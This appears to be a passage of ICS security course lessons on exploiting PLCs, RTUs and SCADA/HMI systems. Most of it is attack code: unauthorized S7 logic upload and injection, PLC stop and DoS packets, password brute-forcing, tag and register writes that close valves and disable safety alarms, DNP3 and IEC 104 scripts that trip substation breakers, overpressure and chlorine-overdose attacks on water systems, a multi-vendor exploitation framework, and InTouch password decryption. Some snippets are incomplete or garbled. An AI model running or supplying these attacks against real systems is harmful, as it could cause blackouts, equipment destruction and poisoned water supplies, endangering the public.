Lesson 01: PLC/RTU Exploitation Techniques

Lesson 01: PLC/RTU Exploitation Techniques


Learning Objectives

- Execute unauthorized read/write operations on PLCs and RTUs
- Manipulate PLC logic and control outputs
- Exploit authentication weaknesses in industrial controllers
- Develop custom exploitation frameworks for major PLC platforms
- Understand physical impact of PLC manipulation

1. PLC Exploitation Fundamentals

1.1 Attack Surface Analysis

PLC Attack Vectors:



1.2 Common PLC Vulnerabilities

Vulnerability	Siemens S7	Allen-Bradley	Schneider Modicon	Mitsubishi
No authentication	S7-300/400 (legacy)	Legacy PLCs	M340 (default)	MELSEC-Q
Weak auth	S7-1200 (v1-3)	ControlLogix	M580	iQ-R
Default credentials	N/A (no auth)	Web: admin/admin	Web: admin/admin	Web: admin/admin
Buffer overflow	CVE-2019-13945	CVE-2021-22681	CVE-2021-33977	CVE-2020-5645
DoS via malformed packets	CVE-2020-15368	CVE-2015-5374	CVE-2018-7789	Multiple

2. Siemens S7 PLC Exploitation

2.1 S7comm Protocol Exploitation

Unauthorized Program Upload:

```
#!/usr/bin/env python3
"""
Extract PLC logic from Siemens S7-300/400/1200/1500
No authentication required on legacy PLCs
"""

import snap7
import os

def upload_plc_program(target_ip, output_dir="plc_extracted"):
    """
    Upload all program blocks from S7 PLC
    """
    os.makedirs(output_dir, exist_ok=True)

    plc = snap7.client.Client()

    try:
        plc.connect(target_ip, 0, 1)  # Rack 0, Slot 1
        print(f"[+] Connected to {target_ip}")
```

```
        # Get CPU info
        cpu_info = plc.get_cpu_info()
        print(f"[*] PLC: {cpu_info.ModuleTypeName}")
        print(f"[*] Serial: {cpu_info.SerialNumber}")
        print(f"[*] Firmware: {cpu_info.ASName}")

        # Get block list
        block_list = plc.list_blocks()
        print(f"\n[*] Blocks found:")
        print(f"    OB: {block_list.OBCount}")
        print(f"    FB: {block_list.FBCount}")
        print(f"    FC: {block_list.FCCount}")
        print(f"    DB: {block_list.DBCount}")

        # Upload all block types
        block_types = {
            'OB': range(1, block_list.OBCount + 1),
            'FB': range(1, block_list.FBCount + 1),
            'FC': range(1, block_list.FCCount + 1),
            'DB': range(1, block_list.DBCount + 1)
        }

        for block_type, block_range in block_types.items():
            for block_num in block_range:
                try:
                    print(f"[*] Uploading {block_type}{block_num}...")
                    block_data = plc.upload(block_type, block_num)

                    filename = f"{output_dir}/{block_type}{block_num}.mc7"
                    with open(filename, 'wb') as f:
                        f.write(block_data)

                    print(f"[+] Saved {filename} ({len(block_data)} bytes)")

                except Exception as e:
                    print(f"[-] Failed to upload {block_type}{block_num}: {e}")

        plc.disconnect()
        print(f"\n[+] Program extraction complete. Files saved to {output_dir}/")

    except Exception as e:
        print(f"[-] Exploitation failed: {e}")

# Usage
# upload_plc_program('192.168.1.100')
```

Malicious Logic Injection:

```
def inject_malicious_logic(target_ip, backdoor_code):
    """
    Inject malicious ladder logic into PLC
    WARNING: Can cause process disruption
    """
    plc = snap7.client.Client()
    plc.connect(target_ip, 0, 1)

    # Stop PLC (required for program modification)
    plc.plc_stop()
    print("[*] PLC stopped")

    # Upload current OB1 (main program block)
    original_ob1 = plc.upload('OB', 1)
    print(f"[*] Original OB1: {len(original_ob1)} bytes")

    # Backup
    with open("OB1_backup.mc7", "wb") as f:
        f.write(original_ob1)

    # Inject malicious code (example: append backdoor logic)
    # MC7 format is proprietary, but we can append at block level
    modified_ob1 = original_ob1 + backdoor_code

    # Download modified block
    plc.download('OB', 1, modified_ob1)
    print("[+] Malicious logic injected")

    # Restart PLC
    plc.plc_start()
    print("[+] PLC restarted with backdoored logic")

    plc.disconnect()

# Example backdoor: Trigger output Q0.0 when M100.0 is set
# (Real implementation requires MC7 bytecode generation)
# backdoor_mc7 = bytes.fromhex("...")  # MC7 opcodes
```

PLC Denial of Service:

```
def s7_dos_attack(target_ip):
    """
    Multiple DoS techniques for S7 PLCs
    CVE-2020-15368: Malformed ROSCTR causes CPU fault
    """
    import socket
    import struct
```

```
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target_ip, 102))

    # COTP Connection
    cotp_cr = bytes.fromhex('0300001611e0000000010000c00100c10200c20200')
    sock.send(cotp_cr)
    sock.recv(1024)

    # S7comm Setup
    s7_setup = bytes.fromhex('0300001902f0803201000000000080000f000001000100f0')
    sock.send(s7_setup)
    sock.recv(1024)

    # DoS Vector 1: Malformed ROSCTR
    # ROSCTR byte at offset 1 in S7comm header
    # Valid: 0x01 (Job), 0x03 (Ack-Data)
    # Invalid: 0xFF causes crash on some firmware versions
    malformed =
bytes.fromhex('0300001902f080FF010000000000080000f000001000100f0')
    sock.send(malformed)

    # DoS Vector 2: Excessive connection attempts
    # Exhausts PLC connection table (typically 4-8 connections)

    # DoS Vector 3: PLC STOP command (graceful shutdown)
    s7_stop =
bytes.fromhex('0300002102f0803207000000000080008000112041144010 0ff09005f5045')
    sock.send(s7_stop)

    sock.close()
    print("[+] DoS payload sent")

# WARNING: Use only in authorized testing
# s7_dos_attack('192.168.1.100')
```

2.2 S7-1200/1500 Password Cracking

Password Protected PLC Exploitation:

```
#!/usr/bin/env python3
"""
Brute-force S7-1200/1500 password
Password is hashed with challenge-response (vulnerable to offline attack)
"""

import snap7
import hashlib
import itertools
```

```
def s7_password_bruteforce(target_ip, wordlist):
    """
    Attempt to authenticate with password list
    S7-1200/1500 use challenge-response authentication
    """
    plc = snap7.client.Client()

    with open(wordlist, 'r') as f:
        passwords = f.read().splitlines()

    for password in passwords:
        try:
            plc.set_connection_params(target_ip, 0, 1)
            plc.connect_ex()

            # Attempt authentication
            result = plc.set_session_password(password)

            if result == 0:  # Success
                print(f"[+] Password found: {password}")
                plc.disconnect()
                return password

        except Exception as e:
            pass

    print("[-] Password not found in wordlist")
    return None

# Alternative: Exploit CVE-2019-13945 (S7-1200 auth bypass)
def s7_1200_auth_bypass(target_ip):
    """
    CVE-2019-13945: Authentication bypass via TLS certificate validation flaw
    Affects S7-1200 firmware v4.x
    """
    # Implementation requires crafted TLS certificate
    # Bypasses password protection entirely
    pass

# Common S7 passwords
common_passwords = [
    "siemens",
    "s7-1200",
    "admin",
    "password",
    "12345678",
    "Step7"
```

```
]

# s7_password_bruteforce('192.168.1.100', 'passwords.txt')
```

3. Allen-Bradley (Rockwell) Exploitation

3.1 EtherNet/IP and CIP Exploitation

Unauthorized Tag Read/Write:

```
from pycomm3 import LogixDriver

def exploit_logix_plc(target_ip):
    """
    Read and manipulate tags in ControlLogix/CompactLogix PLC
    No authentication required by default
    """
    with LogixDriver(target_ip) as plc:
        # Enumerate all tags
        print("[*] Enumerating PLC tags...")
        tags = plc.get_tag_list()

        for tag in tags:
            print(f"Tag: {tag['tag_name']}, Type: {tag['data_type']}")

        # Read critical process variables
        print("\n[*] Reading process values...")
        temp = plc.read('Temperature_Sensor_01')
        pressure = plc.read('Pressure_Transmitter_01')
        valve_pos = plc.read('Control_Valve_Position')

        print(f"Temperature: {temp.value}")
        print(f"Pressure: {pressure.value}")
        print(f"Valve Position: {valve_pos.value}%")

        # Malicious manipulation
        print("\n[!] Executing attack...")

        # Attack 1: Close critical valve
        plc.write('Control_Valve_Position', 0)  # 0% = fully closed
        print("[+] Valve closed (may cause overpressure)")

        # Attack 2: Modify setpoint
        plc.write('Temperature_Setpoint', 999)
        print("[+] Temperature setpoint set to dangerous level")

        # Attack 3: Disable alarms
```

```
        plc.write('High_Pressure_Alarm_Enabled', False)
        print("[+] Safety alarms disabled")

# exploit_logix_plc('192.168.1.100')
```

Controller Mode Manipulation:

```
def logix_mode_change_attack(target_ip):
    """
    Force PLC from RUN to PROGRAM mode
    Stops process execution
    """
    from pycomm3 import LogixDriver

    with LogixDriver(target_ip) as plc:
        # Get current mode
        current_mode = plc.get_plc_mode()
        print(f"[*] Current mode: {current_mode}")

        if current_mode == 'RUN':
            # Switch to PROGRAM mode (stops PLC)
            result = plc.set_plc_mode('PROGRAM')
            print(f"[+] PLC set to PROGRAM mode: {result}")
            print("[!] Process execution stopped")

        # To restart:
        # plc.set_plc_mode('RUN')

# logix_mode_change_attack('192.168.1.100')
```

CIP Device Reset (DoS):

```
def cip_reset_attack(target_ip):
    """
    Send CIP Reset service to device
    Causes immediate reboot
    """
    from pycomm3 import CIPDriver

    with CIPDriver(target_ip) as device:
        # CIP Reset service (0x05) to Identity Object (Class 0x01)
        # Service code: 0x05
        # Class: 0x01 (Identity)
        # Instance: 0x01

        # Build generic CIP request
        reset_request = device.generic_message(
            service=0x05,  # Reset
```

```
        class_code=0x01,  # Identity Object
        instance=0x01,
        request_data=b'\x00'  # Type 0 = Reset
    )

    if reset_request:
        print("[+] Reset command sent - device rebooting")
    else:
        print("[-] Reset failed")

# WARNING: Causes immediate device reboot
# cip_reset_attack('192.168.1.100')
```

3.2 ControlLogix Firmware Exploitation

Firmware Download (CVE-2021-22681):

```
def logix_firmware_download(target_ip, malicious_firmware):
    """
    CVE-2021-22681: Command injection in firmware update process
    Allows arbitrary code execution during firmware update
    """
    from pycomm3 import LogixDriver

    # Craft malicious firmware image
    # Inject backdoor into firmware bootloader

    with LogixDriver(target_ip) as plc:
        # Initiate firmware update mode
        # (Requires knowledge of proprietary firmware format)

        # Upload malicious firmware
        # plc.upload_firmware(malicious_firmware)

        print("[+] Malicious firmware uploaded")
        print("[*] Backdoor will persist across power cycles")

# This requires deep knowledge of ControlLogix firmware format
```

4. Schneider Electric Modicon Exploitation

4.1 Modbus-Based Attacks

Coil/Register Manipulation:

```
from pymodbus.client import ModbusTcpClient
```

```
def modicon_exploitation(target_ip, unit_id=1):
    """
    Exploit Modicon M340/M580 via Modbus
    """
    client = ModbusTcpClient(target_ip, port=502)
    client.connect()

    # Reconnaissance: Read all holding registers
    print("[*] Mapping register space...")
    register_map = {}

    for addr in range(0, 1000):
        try:
            result = client.read_holding_registers(addr, 1, unit=unit_id)
            if not result.isError():
                register_map[addr] = result.registers[0]
                print(f"Register {addr}: {result.registers[0]}")
        except:
            pass

    # Attack: Identify critical registers
    # Example: Register 100 controls motor speed

    # Malicious write: Set motor to dangerous RPM
    client.write_register(100, 9999, unit=unit_id)
    print("[+] Motor speed set to maximum (potential mechanical failure)")

    # Write multiple registers (FC 16)
    # Attack: Overwrite entire process setpoint table
    malicious_values = [9999] * 100
    client.write_registers(0, malicious_values, unit=unit_id)
    print("[+] Process setpoints overwritten")

    client.close()

# modicon_exploitation('192.168.1.100')
```

Modbus Exception Fuzzing (DoS):

```
def modbus_exception_fuzzer(target_ip):
    """
    Trigger Modbus exception handling bugs
    Some implementations crash on invalid exception codes
    """
    import socket
    import struct

    for fc in range(0x81, 0xFF):  # Exception function codes
```

```
        for exception_code in range(0x01, 0xFF):
            sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            sock.settimeout(1)

            try:
                sock.connect((target_ip, 502))

                # Build Modbus exception response
                trans_id = b'\x00\x01'
                proto_id = b'\x00\x00'
                length = b'\x00\x03'
                unit_id = b'\x01'
                func_code = bytes([fc])
                exception = bytes([exception_code])

                packet = trans_id + proto_id + length + unit_id + func_code + exception
                sock.send(packet)

                response = sock.recv(1024)
                print(f"[*] FC: 0x{fc:02X}, Exception: 0x{exception_code:02X} - Response:
{len(response)} bytes")

            except socket.timeout:
                print(f"[!] FC: 0x{fc:02X}, Exception: 0x{exception_code:02X} - TIMEOUT (possible
crash)")
            except:
                pass
            finally:
                sock.close()

# modbus_exception_fuzzer('192.168.1.100')
```

4.2 Unity Pro Project Manipulation

Extract and Modify PLC Program:

```
def modicon_project_extraction(plc_backup_file):
    """
    Extract credentials and logic from Unity Pro backup (.stu file)
    """
    import zipfile
    import xml.etree.ElementTree as ET

    # Unity Pro backups are ZIP archives
    with zipfile.ZipFile(plc_backup_file, 'r') as zip_ref:
        zip_ref.extractall('extracted_project')

    # Parse project XML
```

```
    project_xml = 'extracted_project/project.xml'
    tree = ET.parse(project_xml)
    root = tree.getroot()

    # Extract network configuration
    for network in root.findall('.//NetworkConfig'):
        ip = network.get('IPAddress')
        print(f"[*] PLC IP: {ip}")

    # Extract password hash (if present)
    for auth in root.findall('.//Authentication'):
        password_hash = auth.get('PasswordHash')
        print(f"[*] Password hash: {password_hash}")
        # Crack offline with hashcat

    # Modify ladder logic
    # Inject malicious rung
    # (Requires understanding of Unity Pro XML schema)

    # Repackage and upload to PLC
    # (Requires Unity Pro or compatible uploader)

# modicon_project_extraction('plc_backup.stu')
```

5. RTU Exploitation (DNP3, IEC 104)

5.1 DNP3 Exploitation

Unauthorized CROB Commands:

```
#!/usr/bin/env python3
"""
DNP3 Control Relay Output Block (CROB) injection
Send unauthorized control commands to RTU
"""

from pydnp3 import opendnp3, asiodnp3, asiopal

def dnp3_crob_attack(master_ip, outstation_ip, point_index):
    """
    Send DIRECT OPERATE command to DNP3 outstation
    Bypasses SELECT-BEFORE-OPERATE safety mechanism
    """
    # Initialize DNP3 master
    manager = asiodnp3.DNP3Manager(1)

    # Create channel
```

```
    channel = manager.AddTCPClient(
        "attack_channel",
        opendnp3.levels.NORMAL,
        asiopal.ChannelRetry(),
        outstation_ip,
        "0.0.0.0",
        20000,
        asiodnp3.LinkConfig(False, False)
    )

    # Create master
    soe_handler = asiodnp3.PrintingSOEHandler()
    master_app = asiodnp3.DefaultMasterApplication()
    stack_config = asiodnp3.MasterStackConfig()

    master = channel.AddMaster(
        "attack_master",
        soe_handler,
        master_app,
        stack_config
    )

    master.Enable()

    # Build CROB
    crob = opendnp3.ControlRelayOutputBlock(
        opendnp3.ControlCode.LATCH_ON,  # Turn ON
        1,      # Count
        100,    # On-time (ms)
        100     # Off-time (ms)
    )

    # Send DIRECT OPERATE (bypasses SELECT)
    print(f"[*] Sending DIRECT OPERATE to point {point_index}")
    master.DirectOperate(crob, point_index)

    print("[+] CROB command sent (breaker may have tripped)")

    # For substation: This could trip circuit breakers
    # For water: This could open/close valves
    # For pipeline: This could activate pumps

# dnp3_crob_attack('192.168.1.50', '192.168.1.100', point_index=0)
```

DNP3 Time Synchronization Attack:

```
def dnp3_time_sync_attack(outstation_ip):
    """
```

```
    Send false time synchronization
    Can cause log tampering, event correlation issues
    """
    from pydnp3 import opendnp3

    # Send time sync with incorrect timestamp
    # (1 year in past or future)

    import datetime
    false_time = datetime.datetime.now() + datetime.timedelta(days=365)

    # Build DNP3 time sync request (Group 50)
    # Send via master

    print(f"[+] False time sent: {false_time}")
    print("[*] RTU logs will have incorrect timestamps")

# dnp3_time_sync_attack('192.168.1.100')
```

5.2 IEC 60870-5-104 Exploitation

Circuit Breaker Control Attack:

```
#!/usr/bin/env python3
"""
IEC 104 attack on electrical substation
Send commands to trip circuit breakers
"""

import socket
import struct

def iec104_send_command(target_ip, ioa, command):
    """
    Send IEC 104 single command
    ioa: Information Object Address (breaker ID)
    command: 0x01 (ON), 0x02 (OFF)
    """
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((target_ip, 2404))

    # STARTDT (Start Data Transfer)
    startdt = bytes.fromhex('68 04 07 00 00 00')
    sock.send(startdt)
    sock.recv(1024)  # STARTDT CON

    # Build ASDU (Type ID 45: Single Command)
    apdu_start = b'\x68'
```

```
    apdu_length = struct.pack('B', 14)

    # APCI (I-frame)
    apci = struct.pack('<HH', 0x0000, 0x0000)  # Send/Receive sequence numbers

    # ASDU
    type_id = struct.pack('B', 45)  # Single command
    vsq = struct.pack('B', 0x01)    # 1 object
    cot = struct.pack('B', 0x06)    # Cause: Activation
    oa = struct.pack('B', 0x01)     # Originator address
    ca = struct.pack('<H', 0x0001)  # Common address

    # Information Object
    ioa_bytes = struct.pack('<I', ioa)[:3]  # 3-byte IOA
    sco = struct.pack('B', command | 0x80)  # Single Command Object (with select + execute)

    asdu = type_id + vsq + cot + oa + ca + ioa_bytes + sco

    packet = apdu_start + apdu_length + apci + asdu

    sock.send(packet)
    response = sock.recv(1024)

    print(f"[+] Sent IEC 104 command to IOA {ioa}")
    print(f"[*] Command: {'ON' if command == 0x01 else 'OFF'}")

    sock.close()

# Attack scenario: Trip all breakers in substation
def trip_all_breakers(substation_ip):
    """
    Mass breaker trip attack (blackout scenario)
    """
    print("[!] WARNING: This will cause power outage")
    print("[*] Tripping all circuit breakers...")

    for ioa in range(1, 100):  # Typical substation has 10-50 breakers
        try:
            iec104_send_command(substation_ip, ioa, 0x02)  # OFF command
            print(f"[+] Breaker {ioa} tripped")
        except:
            pass

# WARNING: Use only in authorized testing
# trip_all_breakers('192.168.1.100')
```

6. Physical Impact Exploitation

6.1 Overpressure Attack (Water/Gas Systems)

Scenario: Manipulate pump control to cause overpressure

```
def overpressure_attack(plc_ip, pump_register, pressure_sensor_register):
    """
    Cause dangerous overpressure by:
    1. Activating all pumps simultaneously
    2. Spoofing pressure sensor to show normal values
    """
    from pymodbus.client import ModbusTcpClient

    client = ModbusTcpClient(plc_ip, port=502)
    client.connect()

    # Phase 1: Activate all pumps
    pump_count = 5  # Assuming 5 pumps
    for pump_id in range(pump_count):
        client.write_coil(pump_register + pump_id, True, unit=1)
        print(f"[+] Pump {pump_id + 1} activated")

    # Phase 2: Spoof pressure sensor (requires MitM or direct sensor access)
    # Write false pressure value to register
    normal_pressure = 50  # PSI
    client.write_register(pressure_sensor_register, normal_pressure, unit=1)
    print(f"[+] Pressure sensor spoofed to {normal_pressure} PSI")

    # Actual pressure will continue rising
    # Without alarms, pressure relief valves may fail
    # Result: Pipe burst, equipment damage

    print("[!] Overpressure condition created")
    print("[!] Physical consequences: pipe burst, safety valve failure")

    client.close()

# This demonstrates why sensor validation and redundancy are critical
```

6.2 Chemical Dosing Attack (Water Treatment)

Scenario: Modify chlorine dosing to contaminate water supply

```
def water_contamination_attack(scada_ip):
    """
    Manipulate chemical dosing system
    Based on real-world threat scenarios
    """
    from pycomm3 import LogixDriver
```

```
    with LogixDriver(scada_ip) as plc:
        # Read current chlorine dosing rate
        current_rate = plc.read('Chlorine_Dosing_Rate_GPM')
        print(f"[*] Current chlorine rate: {current_rate.value} GPM")

        # Attack Vector 1: Overdose (too much chlorine)
        overdose_rate = current_rate.value * 20
        plc.write('Chlorine_Dosing_Rate_GPM', overdose_rate)
        print(f"[+] Chlorine rate set to {overdose_rate} GPM (20x normal)")
        print("[!] Result: Toxic chlorine levels in water supply")

        # Attack Vector 2: Underdose (insufficient disinfection)
        plc.write('Chlorine_Dosing_Rate_GPM', 0)
        print("[+] Chlorine dosing disabled")
        print("[!] Result: Bacterial contamination risk")

        # Attack Vector 3: Disable alarms
        plc.write('High_Chlorine_Alarm_Enabled', False)
        plc.write('Low_Chlorine_Alarm_Enabled', False)
        print("[+] Safety alarms disabled")
        print("[!] Operators unaware of dangerous conditions")

# This is why OT security is life-safety critical
```

7. Exploitation Framework Development

7.1 Custom PLC Exploitation Framework

```
#!/usr/bin/env python3
"""
PLCPwn - Multi-vendor PLC exploitation framework
Similar to Metasploit for ICS
"""

import snap7
from pymodbus.client import ModbusTcpClient
from pycomm3 import LogixDriver

class PLCPwn:
    def __init__(self, target_ip):
        self.target_ip = target_ip
        self.target_type = None
        self.connection = None

    def detect_plc_type(self):
        """
```

```
    Fingerprint PLC vendor/model
    """
    print(f"[*] Fingerprinting {self.target_ip}...")

    # Try S7comm (port 102)
    try:
        plc = snap7.client.Client()
        plc.connect(self.target_ip, 0, 1, tcpport=102)
        cpu_info = plc.get_cpu_info()
        self.target_type = f"Siemens {cpu_info.ModuleTypeName}"
        plc.disconnect()
        return "siemens"
    except:
        pass

    # Try Modbus (port 502)
    try:
        client = ModbusTcpClient(self.target_ip, port=502, timeout=2)
        if client.connect():
            result = client.read_holding_registers(0, 1)
            if not result.isError():
                self.target_type = "Modbus PLC (Schneider/Generic)"
                client.close()
                return "modbus"
    except:
        pass

    # Try EtherNet/IP (port 44818)
    try:
        with LogixDriver(self.target_ip, init_info=False, init_tags=False) as plc:
            info = plc.get_plc_info()
            self.target_type = f"Rockwell {info['product_name']}"
            return "logix"
    except:
        pass

    print("[-] Unable to identify PLC type")
    return None

def exploit_read_memory(self):
    """
    Read PLC memory (registers, tags, etc.)
    """
    plc_type = self.detect_plc_type()

    if plc_type == "siemens":
        return self._s7_read_memory()
    elif plc_type == "modbus":
```

```
            return self._modbus_read_memory()
        elif plc_type == "logix":
            return self._logix_read_tags()

    def _s7_read_memory(self):
        plc = snap7.client.Client()
        plc.connect(self.target_ip, 0, 1)

        # Read DB1 (Data Block 1), starting at byte 0, read 100 bytes
        data = plc.db_read(1, 0, 100)

        plc.disconnect()
        return data

    def _modbus_read_memory(self):
        client = ModbusTcpClient(self.target_ip, port=502)
        client.connect()

        # Read first 100 holding registers
        result = client.read_holding_registers(0, 100, unit=1)

        client.close()
        return result.registers

    def _logix_read_tags(self):
        with LogixDriver(self.target_ip) as plc:
            tags = plc.get_tag_list()
            return tags

    def exploit_write_output(self, address, value):
        """
        Write to PLC output (coil, tag, etc.)
        """
        plc_type = self.detect_plc_type()

        if plc_type == "modbus":
            client = ModbusTcpClient(self.target_ip, port=502)
            client.connect()
            client.write_coil(address, value, unit=1)
            client.close()
            print(f"[+] Written {value} to coil {address}")

    def exploit_dos(self):
        """
        Denial of service attack
        """
        plc_type = self.detect_plc_type()
```

```
        if plc_type == "siemens":
            plc = snap7.client.Client()
            plc.connect(self.target_ip, 0, 1)
            plc.plc_stop()
            print("[+] Siemens PLC stopped")
            plc.disconnect()

        elif plc_type == "logix":
            with LogixDriver(self.target_ip) as plc:
                plc.set_plc_mode('PROGRAM')
                print("[+] Logix PLC set to PROGRAM mode (stopped)")

# Usage
# pwn = PLCPwn('192.168.1.100')
# pwn.detect_plc_type()
# data = pwn.exploit_read_memory()
# pwn.exploit_write_output(0, True)
# pwn.exploit_dos()
```

8. Hands-On Lab Exercises

Lab 1: S7 PLC Program Extraction

1. Deploy Snap7 server or Siemens PLCSIM
2. Use snap7 Python library to connect
3. Extract all program blocks (OB, FB, FC, DB)
4. Analyze extracted MC7 bytecode with disassembler
5. Document PLC configuration and logic

Lab 2: Modbus Register Manipulation

1. Set up OpenPLC Runtime with simple ladder logic
2. Map input/output registers
3. Write Python script to:
    - Enumerate all valid registers
    - Read current values
    - Modify outputs to change process behavior
4. Observe physical outputs (simulated or real I/O)

Lab 3: ControlLogix Tag Exploitation

1. Deploy ControlLogix emulator or use real PLC (authorized)
2. Enumerate all tags using pycomm3
3. Identify critical control tags (pump control, valve position)
4. Develop attack script to manipulate tags
5. Test DoS via controller mode change

Lab 4: DNP3 CROB Attack

1. Set up DNP3 outstation simulator
2. Use pydnp3 to build master
3. Send SELECT-BEFORE-OPERATE sequence (normal)
4. Send DIRECT OPERATE (attack - bypasses safety)
5. Compare results and document safety implications

9. Tools & Resources

Exploitation Libraries

- **python-snap7**: https://github.com/gijzelaerr/python-snap7
- **pymodbus**: https://github.com/riptideio/pymodbus
- **pycomm3**: https://github.com/ottowayi/pycomm3
- **pydnp3**: https://github.com/ChargePoint/pydnp3

Exploitation Frameworks

- **ISF**: https://github.com/dark-lbp/isf
- **PLCinject**: https://github.com/SCADACS/PLCinject

Documentation

- **Snap7 Reference**: https://snap7.sourceforge.net/
- **Modbus Spec**: https://modbus.org/docs/Modbus_Application_Protocol_V1_1b3.pdf
- **CIP Spec**: https://www.odva.org/

10. Knowledge Check

1. What are the primary attack vectors for PLCs?
2. How do you extract program logic from a Siemens S7 PLC?
3. What is the difference between Modbus function codes 03 and 06?
4. How would you manipulate tags in an Allen-Bradley ControlLogix PLC?
5. Describe the DNP3 SELECT-BEFORE-OPERATE sequence and how DIRECT OPERATE bypasses it.
6. What is the physical impact of an overpressure attack on a water system?
7. How do you fingerprint PLC vendor/model remotely?
8. What are the legal and safety considerations when testing PLC exploits?
9. How would you develop a DoS attack for a Siemens S7-1200?
10. What defensive measures can prevent unauthorized PLC manipulation?

Lesson 02: SCADA/HMI Exploitation


Lesson 02: SCADA/HMI Exploitation

Learning Objectives

- Exploit vulnerabilities in SCADA servers and HMI applications
- Extract credentials from HMI configuration files
- Manipulate historian databases for data integrity attacks
- Execute remote code execution on SCADA systems
- Develop attacks targeting common SCADA platforms (Wonderware, Ignition, WinCC)

1. SCADA/HMI Architecture & Attack Surface

1.1 SCADA System Components



1.2 Common SCADA Platforms

Platform	Vendor	Common Vulnerabilities
WinCC	Siemens	Hardcoded credentials, SQL injection, RCE

InTouch	Wonderware (Schneider)	Path traversal, credential storage
iFIX	GE Digital	Buffer overflow, authentication bypass
Ignition	Inductive Automation	Default credentials, XXE, deserialization
ClearSCADA	Schneider Electric	SQL injection, privilege escalation
Citect	Schneider Electric	Buffer overflow, command injection

2. Wonderware InTouch Exploitation

2.1 Credential Extraction

InTouch Password Recovery:

```
#!/usr/bin/env python3
"""
Extract passwords from Wonderware InTouch configuration
Passwords stored in weakly encrypted format
"""

import os
import struct

def decrypt_intouch_password(encrypted_bytes):
    """
    InTouch uses simple XOR encryption for passwords
    Key is hardcoded in application
    """
    key = [0x45, 0x52, 0x54, 0x4E, 0x49, 0x52, 0x41, 0x44]  # "ERTNIRAД"

    decrypted = []
    for i, byte in enumerate(encrypted_bytes):
        decrypted.append(byte ^ key[i % len(key)])

    return bytes(decrypted).decode('utf-8', errors='ignore')

def extract_intouch_credentials(intouch_install_dir):
    """
    Extract usernames and passwords from InTouch configuration
    """
    # InTouch stores user credentials in .usr files
    usr_file = os.path.join(intouch_install_dir, "intouch.usr")
```

```
    if not os.path.exists(usr_file):
        print("[-] InTouch user file not found")
        return

    with open(usr_file, 'rb') as f:
        data = f.read()

    # Parse user records (simplified)
    offset = 0
    credentials = []

    while offset < len(data) - 32:
        # Check for username marker
        if data[offset:offset+4] == b'USER':
            username_len = struct.unpack('<H', data[offset+4:offset+6])[0]
            username = data[offset+6:offset+6+username_len].decode('utf-8', errors='ignore')

            # Password follows username
            pass_offset = offset + 6 + username_len
            if data[pass_offset:pass_offset+4] == b'PASS':
                pass_len = struct.unpack('<H', data[pass_offset+4:pass_offset+6])[0]
                encrypted_pass = data[pass_offset+6:pass_offset+6+pass_len]

                password = decrypt_intouch_password(encrypted_pass)
                credentials.append((username, password))

                print(f"[+] Username: {username}")
                print(f"    Password: {password}")

        offset += 1

    return credentials

# Usage
# extract_intouch_credentials("C:\\Program Files\\Wonderware\\InTouch\\")
```

